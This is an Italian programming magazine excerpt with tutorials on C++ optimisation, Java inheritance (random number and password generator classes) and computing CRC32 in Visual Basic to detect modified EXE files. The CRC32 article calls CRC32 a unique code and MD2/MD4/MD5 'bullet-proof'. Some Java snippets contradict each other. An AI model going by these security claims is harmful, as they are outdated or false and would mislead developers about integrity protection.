Ma anche lo stesso operatore + potrebbe essere riscritto per fare uso dell'operatore += in modo da aumentarne l'efficienza (questo è un utile esercizio per i lettori volenterosi). Una nota relativamente ai tipi intrinseci del C++: per tutti i tipi predefiniti l'operatore + che si trova già scritto è quasi certamente più efficiente e veloce dell'operatore += (i progettisti dei compilatori e del C++ hanno potuto muoversi in ambiti più certi relativamente a questi tipi), mentre tale operatore resta comunque da preferire al primo nel caso di tipi e classi creati da noi.

COSTRUZIONE ESPLICITA E LISTE DI INIZIALIZZAZIONE

Un altro trucco interessante per migliorare l'efficienza del nostro codice è quello di utilizzare le cosiddette "liste di inizializzazione". Abbiamo parlato, durante le lezioni di questo corso, della possibilità di inizializzare i membri di una classe prima che sia eseguito il codice del costruttore. È possibile fare questo utilizzando l'operatore ":" di seguito alla definizione della firma del costruttore. Ad esempio il seguente codice presenta le due alternative: con e senza le liste di inizializzazione:


```
template <class T>
class Prova {
T valore;
public:
// senza lista di costruzione
Prova(const T& t) { // il costruttore standard è
chiamato qui automaticamente
valore = t; // viene assegnato t
}
// con la lista di costruzione
Prova(const T& t) : valore(t) { } // viene assegnato t a
                                                    valore
//tramite costruttore di copia };
```

Perché è meglio utilizzare le liste di costruzione? Il motivo è molto semplice. Senza l'utilizzo di questo accorgimento i membri della classe in esame vengono costruiti prima di eseguire la prima istruzione del costruttore, utilizzando il relativo costruttore standard (ricordiamo che per ogni classe è sempre disponibile un costruttore standard).
Successivamente a questa operazione di costruzione viene assegnato il valore da noi desiderato all'interno del codice del costruttore. È evidente quindi che c'è una ripetizione nella manipolazione dei membri della classe in quanto la costruzione non è allineata con l'inizializzazione. Questa cosa non avviene nel caso di utilizzo delle liste di costruzione, in quanto in un unica operazione viene effettuata sia la costruzione che l'assegnazione del valore corretto. Ai fini dell'efficienza, e in questo caso anche della pulizia del codice, è quindi preferibile l'utilizzo di queste ultime. Uno dei problemi che però può derivare dall'utilizzo delle liste di costruzione è la mancanza della possibilità di effettuare dei controlli sui valori immessi, in particolare controlli di range, appartenenza o coerenza.
In altre parole, il codice

```
Prova(const T& t) {
if (t>4)
valore = t;
        else
                valore = 0;
}
```

non è implementabile con le liste. O almeno il codice di controllo dovrebbe essere inserito all'interno del blocco istruzioni del costruttore (che nel nostro esempio precedente era vuoto); tuttavia in quel punto potrebbe essere troppo tardi, in quanto la costruzione vera e propria dell'oggetto è già avvenuta. A questo punto ci si scontra con il fatidico dilemma: privilegiare le prestazioni o la robustezza? Noi possiamo solo ricordarvi il famoso detto che asserisce che "Un programma che non funziona è inutile".


OPERATORI PREFISSI

Per tutti gli oggetti per i quali è applicabile il concetto di somma e sottrazione di un valore, è in genere definito (o definibile) un insieme di operatori di incremento (++) o decremento (--), che eseguono l'operazione sull'elemento unitario. Come ci è già capitato di vedere, questi operatori si presentano in due forme distinte, la forma prefissa e quella postfissa.

BIBLIOGRAFIA

I seguenti libri sono stati usati come base per la puntata corrente:

• ZEN OF CODE OPTIMIZATION: THE ULTIMATE GUIDE TO WRITING SOFTWARE THAT PUSHES PCS TO THE LIMIT
Michael Abrash

• C++ OPTIMIZATION STRATEGIES AND TECHNIQUES
Pete Isensee
http://www.tantalon.com/pete/cppopt/main.htm
punto di riferimento per chiunque volesse approfondire l'argomento. Ne consigliamo vivamente la lettura.

• OPTIMIZING C++ - THE WWW VERSION
Steve Heller
ottimo libro consultabile online e stampabile.
http://www.steveheller.com/opt/.

```
int i=0;
cout << i++ << " "; //forma postfissa
cout << ++i << " "; //forma prefissa
```

La forma prefissa esegue prima l'operazione di incremento e successivamente restituisce il valore incrementato, al contrario la forma postfissa restituisce il valore ancora da incrementare. È tuttavia evidente che, essendo la restituzione del valore l'ultima operazione di una qualsiasi funzione, è necessario salvare il valore da restituire in una variabile temporanea e, solo successivamente, effettuare l'incremento.

```
const T T::operator ++ (int) { // operatore postfisso
    T temp(*this); //variabile temporanea
    ++(*this); // uso dell'operatore prefisso
    return (temp);
}
```

Come detto in precedenza l'utilizzo di variabili temporanee non è auspicabile in un programma da ottimizzare, quindi, laddove possibile, l'uso dell'operatore postfisso deve essere sostituito con l'uso di quello prefisso. Una utile accortezza, da utilizzare in questi casi, è quella di dichiarare l'operatore postfisso nella parte private della classe che si sta progettando. In questo modo sarà il compilatore ad avvertirci, automaticamente, dell'utilizzo di tale funzionalità e non saremo noi a dovere limitarci nella codifica. Facciamo notare tuttavia che una certa attenzione è obbligatoria qualora si utilizzino classi non definite da noi, nelle quali verosimilmente l'operatore postfisso è di tipo pubblico.

OTTIMIZZARE IL COMPILATORE

Per ottimizzare un programma a costo praticamente nullo, in termini di modifiche al codice sorgente che possano introdurre problemi di robustezza e/o correttezza, è possibile agire sui parametri di configurazione del compilatore. I compilatori hanno un modo di funzionamento abbastanza standard, definito dagli algoritmi proposti dalla comunità scientifica. Tuttavia ogni produttore implementa molte funzionalità per diversificare l'eseguibile finale, in base alle esigenze dell'utente. Per un corretto utilizzo delle ottimizzazioni in fase di compilazione dunque, è necessario conoscere a fondo sia il codice che è stato scritto, sia il modo in cui il compilatore tratta tale codice. Questo significa che occorre conoscere i vari tipi di opzioni configurabili, che ovviamente variano da compilatore a compilatore e, all'interno dello stesso compilatore, da versione a versione. Alcuni tipi di ottimizzazioni quasi sempre presenti riguardano:

- l'abilitazione/disabilitazione del riconoscimento a run-time della classe di cui un oggetto è istanza;
- l'abilitazione/disabilitazione del trattamento delle eccezioni (se non si utilizza il meccanismo di cattura delle eccezioni, il codice relativo alla loro manipolazione è inutile);
- l'abilitazione/disabilitazione della gestione automatica delle funzioni inline (in pratica si forza il compilatore a generare funzioni inline ogni volta che queste sono dichiarate tali; *"inline"* diventa un ordine e non un consiglio! In alcuni compilatori per default è così, in altri no).

Questo esempio da solo ci fa capire come la giungla delle ottimizzazioni del compilatore sia davvero fitta e richiede una conoscenza accurata di come è effettuato il processo di compilazione e generazione dell'eseguibile. Se non si ha questa conoscenza è consigliabile lasciare tutto com'è e non cercare di proseguire a tentativi, in quanto le varie combinazioni possibili sono moltissime e si rischierebbe di peggiorare la situazione anziché migliorarla.

CONCLUSIONI

In queste ultime due lezioni abbiamo affrontato un argomento molto delicato, quello dell'ottimizzazione del codice. Abbiamo visto come "ottimizzare" sia un concetto molto vario e afferisca un vasto numero di fasi nello sviluppo del software, da quelle preliminari a quelle molto avanzate. I piccoli trucchi e le strategie di più ampio respiro cui abbiamo accennato sono sempre da tenere a mente ma, come abbiamo ripetuto più volte, la prerogativa principale di un software è quella di funzionare. Quindi l'ottimizzazione deve essere una operazione compiuta con criterio e soprattutto intervenendo lì dove realmente serve, senza preoccuparsi di ottimizzare software per portarlo dallo 0.2% di occupazione di risorse, allo 0.1%. La prossima puntata sarà l'ultima di questo corso, per cui, se ci avete seguito sin qui, non mancate neanche tra un mese!

Alfredo Marroccelli e Marco Del Gobbo

CONTATTA GLI AUTORI

Se hai suggerimenti, critiche, dubbi o perplessità sugli argomenti trattati e vuoi proporle agli autori puoi scrivere agli indirizzi:

alfredo.marroccelli@ioprogrammo.it e marco.delgobbo@ioprogrammo.it

Questo contribuirà sicuramente a migliorare il lavoro di stesura delle prossime puntate.

Ricicla il codice delle classi Java con l'ereditarietà

Scrivi codice migliore in minor tempo

Questo mese imparerai ad usare l'ereditarietà, una delle più importanti caratteristiche di Java e della programmazione orientata agli oggetti. Utile ed elegante.

Java ha tutte le caratteristiche tipiche dei linguaggi orientati agli oggetti. Ne hai già conosciute un paio: l'*astrazione dei dati* ti permette di definire una classe e di usarla per creare oggetti; l'*incapsulamento* ti permette di usare la parola *private* per "nascondere" un metodo o un campo.
Esistono almeno altri due "pilastri" della programmazione a oggetti, e Java li supporta entrambi: uno è l'*ereditarietà*, che permette di definire una classe a partire da un'altra classe. L'altro è il *polimorfismo,* una specie di gioco di prestigio che è in un certo senso la caratteristica più spettacolare della programmazione a oggetti. Ma il polimorfismo si basa sull'ereditarietà, quindi prima dobbiamo parlare di quest'ultima.

COMINCIAMO!

Guarda questo codice:

```
class GenNum {
  void stampa() {
    int n = genera();
    // allinea il numero a destra
    if(n < 100)
      System.out.print(" ");
    if(n < 10)
      System.out.print(" ");
    System.out.println(n);  }
  int genera() {
    return genera(100);
  }
  int genera(int range) {
    double d = Math.random() * range + 1;
    return (int)d;
  }
  int genera(boolean negativo) {
    if(negativo)
      return -genera();
    else
      return genera();
  }
  public static void main(String[] args) {
    GenNum g = new GenNum();
    for(int i = 1; i <= 5; i++)
      g.stampa();
  }
}
```

GenNum usa due o tre caratteristiche di Java che ancora non conosci. Una che forse hai già notato: la classe contiene diversi metodi che hanno lo stesso nome. Come facciamo (e come fa Java) a chiamare un metodo piuttosto che un altro? In questo caso non ci sono problemi, perché le liste di argomenti dei metodi sono diverse. Se chiami il metodo *genera()* senza argomenti, verrà chiamata la prima versione; se gli passi un *int*, la seconda; se gli passi un *boolean*, la terza. Puoi anche scrivere metodi con argomenti dello stesso tipo, ma in un ordine diverso:

```
void f(int x, boolean y);
void f(boolean b, int i);
```

Finché esiste un modo non ambiguo per distinguere i due metodi, Java non si lamenta.
Attenzione, però: il *nome* degli argomenti è irrilevante. Contano il loro tipo, il loro numero e il loro ordine. Queste tre caratteristiche, insieme con il nome del metodo, compongono la *signature* del metodo, cioè la "firma" che permette a noi e a Java di distinguerlo dai suoi omonimi. Questa funzionalità si chiama *overloading* dei metodi. "Overloaded" vuol dire "sovraccarico", e in questo caso si intende che il metodo è "carico" di più significati. L'overloading è un aiuto per chi legge il codice. Se più metodi fanno una cosa simile, ma con parametri diversi, è giusto sottolineare che sono fratelli. Per il sistema, il fatto che i metodi abbiano nomi uguali o diversi è irrilevante.
Tanto per complicare le cose, le tre varianti overloaded del metodo *GenNum.genera()* si chiamano a vicenda. La versione del metodo che viene chiama-

OBIETTIVI

Imparerai ad ereditare le caratteristiche di una classe Java.
Imparerai cosa sono l'*overriding* e l'*overloading dei metodi*.
Scoprirai un paio di modi nuovi di usare la parola *final*.

ESERCIZIO 1

La terza versione di *genera()* prende un boolean, e non l'ho usata. Riesci a capire cosa fa?

Ecco un piccolo esperimento di statistica sui numeri pseudocasuali di Java. Scrivi un programma che usa *GenNum* per stampare qualche migliaio di numeri sull'output. Puoi scrivere l'output del programma in un file di testo usando la funzionalità di *"pipe"* della riga di comando di Windows:

```
java GenNumPari >
numeri.txt
```

Questo comando dirige l'output del programma al file *numeri.txt*. Puoi caricare il file in Excel e tracciare un grafico della frequenza con la quale sono saltati fuori i vari numeri. Più numeri produci, più il grafico della frequenza dovrebbe apparire piatto per la legge dei grandi numeri. Se così non fosse, vorrebbe dire che il generatore di numeri casuali di Java lascia un po' a desiderare.

ta da tutte le altre è quella che prende un *int*:

```
int genera(int range) {
  double d = Math.random() * range + 1;
  return (int)d;
}
```

Math è una classe standard delle librerie di Java che contiene alcuni metodi utili per i calcoli matematici. Ho usato il metodo *random()*, che serve a generare un numero casuale. Nota che *random()* è un metodo statico, quindi non c'è bisogno di creare un'istanza di *Math*: possiamo chiamare direttamente il metodo usando il nome della classe.
Il metodo *random()* genera un numero *double* compreso tra 0 (incluso) e 1 (escluso). Questo numero viene moltiplicato per il parametro *range*, e poi gli viene sommato uno. La moltiplicazione ha come risultato un numero compreso tra 0 (incluso) e *range* (escluso). Quando sommiamo 1, il risultato è un *double* compreso tra 1 (incluso) e *range* + 1 (escluso). Subito dopo convertiamo questo double in un intero con un cast esplicito, quindi tagliamo brutalmente la parte decimale del numero. Il risultato finale di *genera()* è quindi un intero "a caso" compreso tra 1 e il valore di *range*. Queste due righe sono più complicate di quello che sembravano, vero? La versione di *genera()* che useremo noi è quella senza argomenti, che non fa che chiamare la versione precedente con l'argomento 100. Quindi questo metodo genera un numero a caso tra 0 e 100.
Il metodo *stampa()* genera un numero tra 1 e 100 e lo stampa sullo schermo allineandolo a sinistra. Per allinearlo aggiunge alla stampa uno spazio se il numero è minore di 100, e un secondo spazio se il numero è minore di 10. Ricorda che *System.out.print()* non va a capo dopo la stampa, al contrario di *System.out.println()*. Nota anche che *stampa()* non è un metodo particolarmente robusto: se modifichi *genera()* in modo che possa restituire numeri superiori a tre cifre, *stampa()* non sarà in grado di allinearli correttamente. L'ultimo metodo della classe è un metodo *main()*. Forse la cosa ti sembrerà strana, perché finora abbiamo scritto due tipi di classi: quelle che ci servivano per creare oggetti e quelle che ci servivano per contenere un *main()*. In realtà il *main()* è un normale metodo statico, e nessuno ti impedisce di aggiungerlo a qualsiasi classe. Potrai sempre usare la classe per costruire oggetti, ma in alternativa potrai "lanciarla" come un programma. In effetti molti programmatori scrivono un *main()* di test in quasi tutte le loro classi. Una classe simile "si testa da sola", nel senso che basta lanciarla per verificare che funzioni come ci aspettiamo:

```
java GenNum
```

Ecco il risultato:

```
96
6
51
82
47
```

Se fai girare il programma parecchie volte, prima o poi salterà fuori il numero 100 (ma non il numero 0).

MADRI E FIGLIE

Ecco una classe diversa dal solito:

```
class GenPassword extends GenNum {
  void stampaPassword() {
    System.out.println("-> " + generaPassword()); }
  String generaPassword() {
    String pwd = "";
    for(int i = 1; i < 10; i++)
      pwd += generaCarattere();
    return pwd; }
  char generaCarattere() {
    final int codicePrimaLettera = 'a';
    final int numeroLettere = 'z' - 'a' + 1;
    int i = codicePrimaLettera +
(genera(numeroLettere)) + 1;
    return (char)i; }
  public static void main(String[] args) {
    GenPassword g = new GenPassword();
    for(int i = 1; i <= 5; i++)
      g.stampaPassword(); }
}
```

GenPassword usa una parola chiave nuova: *extends*. Questa parola indica che la classe *GenPassword* "estende" la classe *GenNum*. Nel linguaggio della programmazione a oggetti si dice che *GenPassword* *eredita da GenNum*. Quando una classe *B* eredita da una classe *A*, riceve automaticamente in regalo tutti i campi e i metodi di *A*. È come se l'intero contenuto di *A* fosse trascritto dentro *B*. Si dice anche che *A* è la *madre* (o la superclasse) di *B*, e *B* una *figlia* di *A*.
Nel nostro caso, il metodo *GenPassword.generaCarattere()* chiama il metodo *genera(int)*, che non è definito nella classe *GenPassword*. La classe contiene questo metodo perché lo "eredita" da *GenNum*.
A proposito di *generaCarattere()*, forse vale la pena di spiegare come funziona:

```
char generaCarattere() {
  final int codicePrimaLettera = 'a';
  final int numeroLettere = 'z' - 'a' + 1;
  int i = codicePrimaLettera + (genera(numeroLettere)) - 1;
  return (char)i; }
```

Finora non avevo mai usato la parola *final* all'inter-

no di un metodo. Per le normali variabili, come per i campi, *final* significa "il valore di questa roba non può essere cambiato". La parola *final* non viene usata spesso in questo modo, ma a volte può essere utile per chiarire il codice. In questo caso l'ho usata per sottolineare che le variabili *codicePrimaLettera* e *numeroLettere* contengono valori che non verranno mai cambiati, cioè sono delle costanti. Puoi usare una costante come "etichetta" al posto di un valore. Nel nostro caso *codicePrimaLettera* contiene il codice del carattere *'a'* nella mappa dei caratteri. Java converte i *char* in *int* senza fare storie perché sa che tutti i *char* hanno un codice intero, quindi questa operazione non comporta una perdita di informazioni. Ti serve invece un cast esplicito se cerchi di convertire un *int* in *char*, perché un *int* può contenere valori che non corrispondono a nessun carattere. La costante *numeroLettere* contiene il numero delle lettere dell'alfabeto, calcolato con un semplice trucco: visto che i codici dei caratteri alfabetici sono "in ordine", ho sottratto il codice di *'a'* dal codice di *'z'* e ho aggiunto uno. Naturalmente questo è solo un tocco di classe, perché so benissimo quante sono le lettere dell'alfabeto inglese (aspetta un momento, me lo ricordavo fino a un momento fa...). La riga successiva usa il metodo *genera()* ereditato dalla classe madre per ottenere un valore compreso tra 1 e il numero delle lettere dell'alfabeto. Poi sottrae uno, e somma il tutto al codice del carattere 'a'. Il risultato viene riconvertito in un un carattere, che sarà compreso tra *'a'* e *'z'* incluse. Provare per credere... Il metodo *generaPassword()* concatena dieci caratteri a caso in una stringa. Forse ricordi il significato dell'operatore += dalle prime puntate di questo corso:

```
a += b;
// e' come scrivere:
a = a + b;
```

Ed ecco un output di *GenPassword.main()*:

```
-> phfvjfalb
-> hwlbjtcox
-> mbdcfnccm
-> cmwtvtcbd
-> zlgonkykc
```

I FIGLI CAMBIANO

Ora sai come ereditare i membri di una classe e come aggiungerne di nuovi. Ma puoi fare di più: puoi *cambiare* una parte del codice che erediti.

```
class GenSeq extends GenNum {
  private int n = 0;
  int genera() {
    n++;
    return n; }
 public static void main(String[] args) {
  GenSeq g = new GenSeq();
  for(int i = 1; i <= 5; i++)
    g.stampa(); }
}
```

Nota che in Java una classe può avere molte figlie ma una sola madre. In questo caso, abbiamo già scritto due figlie di *GenNum*. Il *GenSeq* eredita dal *GenNum*, e infatti riceve in regalo il metodo *stampa()* (che usiamo nel *main()*). Ma *GenSeq* ha le sue idee su come debbano essere generati i numeri: non vuole numeri casuali, ma una sequenza progressiva. Ecco l'output della classe:

Per ottenere questo risultato *GenSeq* deve "rifiutare" il metodo *genera()* di *GenNum* e definire invece la propria versione del metodo (non è possibile "rifiutare" un metodo ereditato senza definirne uno con la stessa signature). Quindi *GenSeq* ha il suo metodo *genera()*, identico nel nome e negli argomenti a quello di *GenNum*. In questo caso non c'è overloading, perché i due metodi non hanno liste di argomenti diverse: sono invece "lo stesso metodo", ma si

NOTA

GUARDA CASO

I numeri generati da Math.random() sono in realtà pseudocasuali. Non sono strettamente "a caso", ma hanno una buona apparenza di casualità. Di solito, per generare numeri dall'aspetto casuale, i computer fanno calcoli su quantità che variano in continuazione, come il contenuto dell'orologio di sistema.

NOTA

COSE CHE NON CAMBIANO

Per definire le *costanti* in Java si usa di solito una convenzione: *le costanti sono definite come campi e sono al tempo stesso static e final*. I loro nomi, a differenza di tutti gli altri nomi Java, sono scritti completamente in lettere maiuscole, con le parole separate da caratteri '_' ("*underscore*"). Ad esempio:

```
class Cerchio {
  static double PI_GRECO = 3.14159265358979323846;

  private double raggio;

  Cerchio(double raggio) {
    this.raggio = raggio;
  }
  double circonferenza(double raggio) {
    return 2 * PI_GRECO * raggio;
  }
  double area(double raggio) {
    return raggio * raggio * PI_GRECO;
  }
}
```

Nel caso di GenPassword ho definito delle costanti locali ad un metodo, quindi ho scelto di non usare questa convenzione.

trovano in due classi diverse. Quindi il metodo della classe figlia si "sovrappone" a quello definito dalla classe madre. Questo meccanismo si chiama *overriding* (liberamente traducibile con "sovrascrittura"). Si dice che il metodo *GenSeq.genera()* "fa l'override" di *GenNum.genera()*.
Nel *main()* di *GenSeq* succede qualcosa di piuttosto sorprendente. Il *main()* crea un oggetto di classe *GenSeq* e chiama il metodo *stampa()*.
La classe *GenSeq* non ha questo metodo, quindi Java lo va a cercare nella sua classe madre (se non lo trovasse lo cercherebbe nell'eventuale madre di quest'ultima, e così via su per la *gerarchia* delle classi).

NOTA

"EREDITARE" IN UML

Nella notazione UML puoi indicare che una classe eredita da un'altra classe usando una freccia che ha per punta un triangolo vuoto. Di solito la classe madre si disegna in alto, e la classe figlia in basso. Nell'immagine puoi vedere la "gerarchia" delle classi di questo articolo.

NOTA

OVER... COSA?

L'overloading e l'overriding sono due operazioni molto diverse, ma è possibile sbagliarsi e usare l'una al posto dell'altra. Mi è capitato di scrivere un metodo con l'intenzione di fare l'overriding del metodo della superclasse, ma di sbagliare l'ordine degli attributi. In questo caso Java considera i due metodi completamente diversi, e la classe finisce per avere un metodo overloaded in due versioni diverse.

Il metodo *stampa()* che viene eseguito alla fine è definito da *GenNum* e chiama a sua volta il metodo *genera()*. Ma a questo punto devi ricordare che stiamo usando un oggetto di tipo *GenSeq*, che ridefinisce il metodo a modo suo. Quindi il flusso del programma "torna giù", e il metodo *genera()* che viene chiamato da *GenNum.stampa()* è quello definito da *GenSeq!* Se ti gira la testa, non preoccuparti: ti ci abituerai. Quindi se chiami il metodo *genera()* su un *GenSeq*, da qualsiasi punto lo chiami (compresa la superclasse), verrà sempre eseguito *GenSeq.genera()*, non *GenNum.genera()*. E se volessimo chiamare da una sottoclasse il metodo definito in una superclasse? In questo caso dovremmo usare la parola chiave *super*, che significa: "la mia superclasse". Ecco un esempio:

```
class GenNumPari extends GenNum {
  int genera() {
    return super.genera() * 2; }
  public static void main(String[] args) {
    GenNumPari g = new GenNumPari();
    for(int i = 1; i <= 5; i++)
      g.stampa();
    }
}
```

Anche *GenNumPari* ridefinisce *genera()*, ma lo fa semplicemente raddoppiando il valore restituito dallo stesso metodo nella sua superclasse. Il risultato sarà un numero tra 2 e 200. Ecco un esempio di output:

```
 90
172
 26
  4
104
```

SÌ, MA A COSA SERVE?

Al livello più banale l'ereditarietà è un meccanismo per riciclare il codice. Se devi scrivere una classe, e questa classe non è molto diversa da una già esistente (che viene magari da una libreria scaricata da Internet, o dalle librerie standard di Java) puoi specificare solo i punti in cui queste classi sono diverse, ed ereditare tutto ciò che è uguale. Questo non è sempre facile, e dipende da quanto è scritta bene la classe madre. Di norma, le classi con molti piccoli metodi ben isolati sono più "riciclabili" di quelle con pochi grossi metodoni. Questo "riciclaggio" è una bella cosa, ma dopo tutto si può ottenere un risultato simile con il meccanismo della *delega*: se vuoi usare il metodo *GenNum.genera()* hai due opzioni: puoi ereditare da *GenNum* (come ho fatto questo mese), ma puoi anche semplicemente creare un oggetto *GenNum* e delegargli questa operazione. Ecco una versione modificata di *GenPassword* che non eredita da *GenNum*, ma funziona esattamente come la versione precedente:

```
class GenPassword {
  private GenNum gn = new  GenNum();
  <...>
  char generaCarattere() {
    final int codicePrimaLettera = 'a';
    final int numeroLettere = 'z' - 'a' + 1;
    int i = codicePrimaLettera +
                         (gn.genera(numeroLettere)) + 1;
    return (char)i; }
  <...>
}
```

Questa variante di *GenPassword* istanzia un campo privato di tipo *GenNum* e gli delega l'operazione di generazione dei numeri. Come vedi, puoi usare l'ereditarietà per riciclare il codice, ma nella gran parte dei casi questa funzionalità è utile ma non davvero indispensabile. Il vero motivo per cui esiste l'ereditarietà è più importante: senza ereditarietà non potremmo avere quella funzionalità meravigliosa che è il *polimorfismo*. Ma questo è un argomento complesso, di cui parleremo il mese venturo.

Paolo Perrotta

Impariamo a proteggerci dagli Hacker

Gli algoritmi di Hash

Descriviamo come utilizzare il codice CRC32 (*Cyclic Redundancy Check*) per proteggere le applicazioni e la trasmissione dati. Porremo le basi per costruire un'applicazione completa.

La crittografia è la scienza (arte?) alla base dell'*information security*. Essa è utilizzata per proteggere i dati da lettori non autorizzati, da possibili modifiche e per garantire che i dati provengano da fonti attendibili. In parole povere, la crittografia fornisce gli strumenti per trasformare i dati in un'altra forma, comprensibile soltanto alle persone autorizzate. La crittografia, nell'*Information Technology*, può suddividersi in: crittografia a chiave privata, crittografia a chiave pubblica, firma di crittografia e Hash di crittografia. In questo appuntamento ci occuperemo soltanto degli algoritmi Hash che sono alla base dell'ultimo tipo di crittografia. Il prossimo mese approfondiremo invece le conoscenze sulla crittografia e vedremo gli strumenti a disposizione dei programmatori Visual Basic, che permettono di incorporare tali funzionalità nelle applicazioni (la libreria *CAPICOM*).
In questo appuntamento, dunque, studieremo un algoritmo di Hash (cioè un algoritmo che ricava un codice univoco, detto valore di Hash, da una stringa o da un file) e come questo possa essere utilizzato per rilevare variazioni non autorizzate nei file *EXE*, come dire: teniamo gli hacker alla larga!
L'algoritmo che prenderemo in considerazione è il *CRC32, Controllo a Ridondanza Ciclica,* che di solito viene usato per verificare la correttezza dei dati trasmessi sulla rete o tra periferiche ed unità centrale. In particolare nel corso dell'articolo vedremo come il *CRC32* è usato da WinZip e come esempio implementeremo un'applicazione che consente di gestire il *CRC32* di un file.





Fig. 1: **Il form principale dell'applicazione.**

COME USARE IL CRC32

Gli *algoritmi di Controllo a Ridondanza Ciclico*, come accennato, associano un codice univoco ad un testo o ad un file, questo codice può essere di 16 bit (2 byte – precisione 2^{16}) o di 32 bit (4 byte). Nel primo caso si tratta dell'algoritmo CRC16 nel secondo del CRC32. WinZip, per esempio, utilizza il CRC32 per stabilire se un file compresso (zippato) si è corrotto (durante il trasporto o durante il download da Internet). In Fig. 2 potete constatare che WinZip valuta ed archivia il CRC32 di ogni file. Il codice CRC32, successivamente, WinZip lo utilizzerà, nella fase di "decompressione", per verificare se il file "decompresso" presenta il codice CRC32 uguale a quello archiviato, se ciò non si verifica c'è stata una corruzione e WinZip emetterà un *"CRC32 error!"* (e il file sarà inutilizzabile).







Fig. 2: **WinZip mostra il CRC32 del file crc32.exe.**

Il CRC32 può essere usato, anche, per stabilire se un file *EXE* è stato modificato (da qualche *Hacker*) per eliminare delle restrizioni. Per far ciò basta valutare il CRC32 del file, archiviarlo (magari nel file stesso, come vedremo nei nostri esempi) e controllarne l'uniformità ad ogni avvio. Naturalmente, quando non c'è corrispondenza tra il valore archiviato e quello calcolato, il file è stato modificato e quindi bisogna bloccarlo.
Ora vediamo l'algoritmo per il calcolo del CRC32, senza però dilungarci su questioni teoriche.

Iniziamo descrivendo come creare una tabella (array di nome *TabellaCRC*) con 256 elementi di 32 bit (tipo *long*) che servirà per il calcolo del CRC32.

LA TABELLA CRC32 ED IL SEME

La creazione della *TabellaCRC*, e quindi il codice CRC32, dipendono da un valore detto *"Seme"* che può essere usato per personalizzare (o rendere più sicuro) il CRC32 generato. La *TalellaCRC* e il *SemeCRC* li possiamo dichiarare nel modo seguente.

```
Private TabellaCRC(255) As Long
Private Const SemeCRC As Long = &HEDB88320
```

Notate che *SemeCRC* è stato impostato sul valore di default (che è il valore di *Seme* utilizzato da WinZip e dalla maggior parte delle applicazioni). I valori della *TabellaCRC* devono essere generati a partire dall'indice dell'elemento che si sta valutando, modificandolo attraverso uno *Shift* a destra *(rightshift)* senza segno. Ricordiamo che il *rightshift* sposta tutti i bit verso destra e riempie con degli zeri i bit di sinistra. In Visual Basic per eseguire ciò facciamo: un *AND* con *FFFFFFFE*, una divisione con 2 ed infine un *AND* con *7FFFFFFF* (per eliminare il primo bit di sinistra, ricordiamo che 7 in binario è 0111). Dopo lo *shift*, dobbiamo controllare il bit più a destra del valore ricavato (bit meno significativo), se risultasse uguale a 1 (questo si capisce facendo un *AND* con il valore 0001) dobbiamo eseguire una operazione di *XOR* tra il valore ricavato ed il valore del *Seme*. Le operazioni precedenti devono essere eseguite otto volte, per ogni elemento, per questo bisogna prevedere un ciclo di otto passi. Alla fine di questo ciclo, viene ricavato un valore della *TabellaCRC*. Il tutto bisogna ripeterlo per 256 volte (quindi attenzione alle performance!). Il codice per creare la tabella può essere il seguente.

```
Public Sub CreaTabellaCRC()
 Dim i As Integer
 Dim j As Integer
 Dim TempValCRC As Long
 Dim baseCRC As Long
  For i = 0 To 255
   baseCRC = i
   j = 8
   Do
    TempValCRC = (baseCRC And &HFFFFFFFE)
                                          \ 2 And &H7FFFFFFF
    If baseCRC And &H1 Then
     baseCRC = TempValCRC Xor SemeCRC
    Else
     baseCRC = TempValCRC
    End If
    j = j - 1
   Loop While j
   TabellaCRC(i) = baseCRC
  Next i
End Sub
```

CRC32, MD5 ECC

Il *CRC32* in generale è utilizzato per rilevare errori di trasmissione (su internet o tra unità centrale e periferiche). Per quanto riguarda la protezione di dati sensibili (*Password, Chiavi, …*) sono utilizzati algoritmi di Hash più sicuri (*bullet-proof*) come *MD2, MD4, MD5* e *SHA. MD5* utilizza uno schema *Hash* a 128 bit *one-way, SHA (Secure Hash Algorithm)* a 160 bit.

Ora bisogna definire la procedura che seleziona ogni singolo byte di un file ed attraverso dei calcoli basati sui valori della *TabellaCRC*.
Dato che il file può essere di qualunque dimensione, per evitare problemi dobbiamo prevedere la possibilità di leggere il file a blocchi (di solito si scelgono blocchi di 2k byte) e quindi valutare il CRC32 come derivato dai CRC32 dei blocchi precedenti *(CRCPrecedente)*. Naturalmente la *TabellaCRC32* deve essere creata prima di avviare la generazione del CRC32 del file.

COME GENERARE IL CRC32

Ora possiamo definire la procedura per generare il CRC32 di una stringa (o di un blocco di file generico). Il CRC32 deve essere valutato attraverso i seguenti passi:

1. fare un *RightShift* di 8 bit del CRC del blocco precedente *(CRCPrecedente);*
2. fare uno *XOR* tra il codice *Ascii* del carattere estratto dalla stringa (blocco) e la parte bassa (gli ultimi 8 bit) del *CRCprecedente;*
3. fare uno *XOR* tra il risultato del primo passo e un elemento della *TabellaCRC* il cui indice è dato dal risultato ottenuto nel secondo passo.

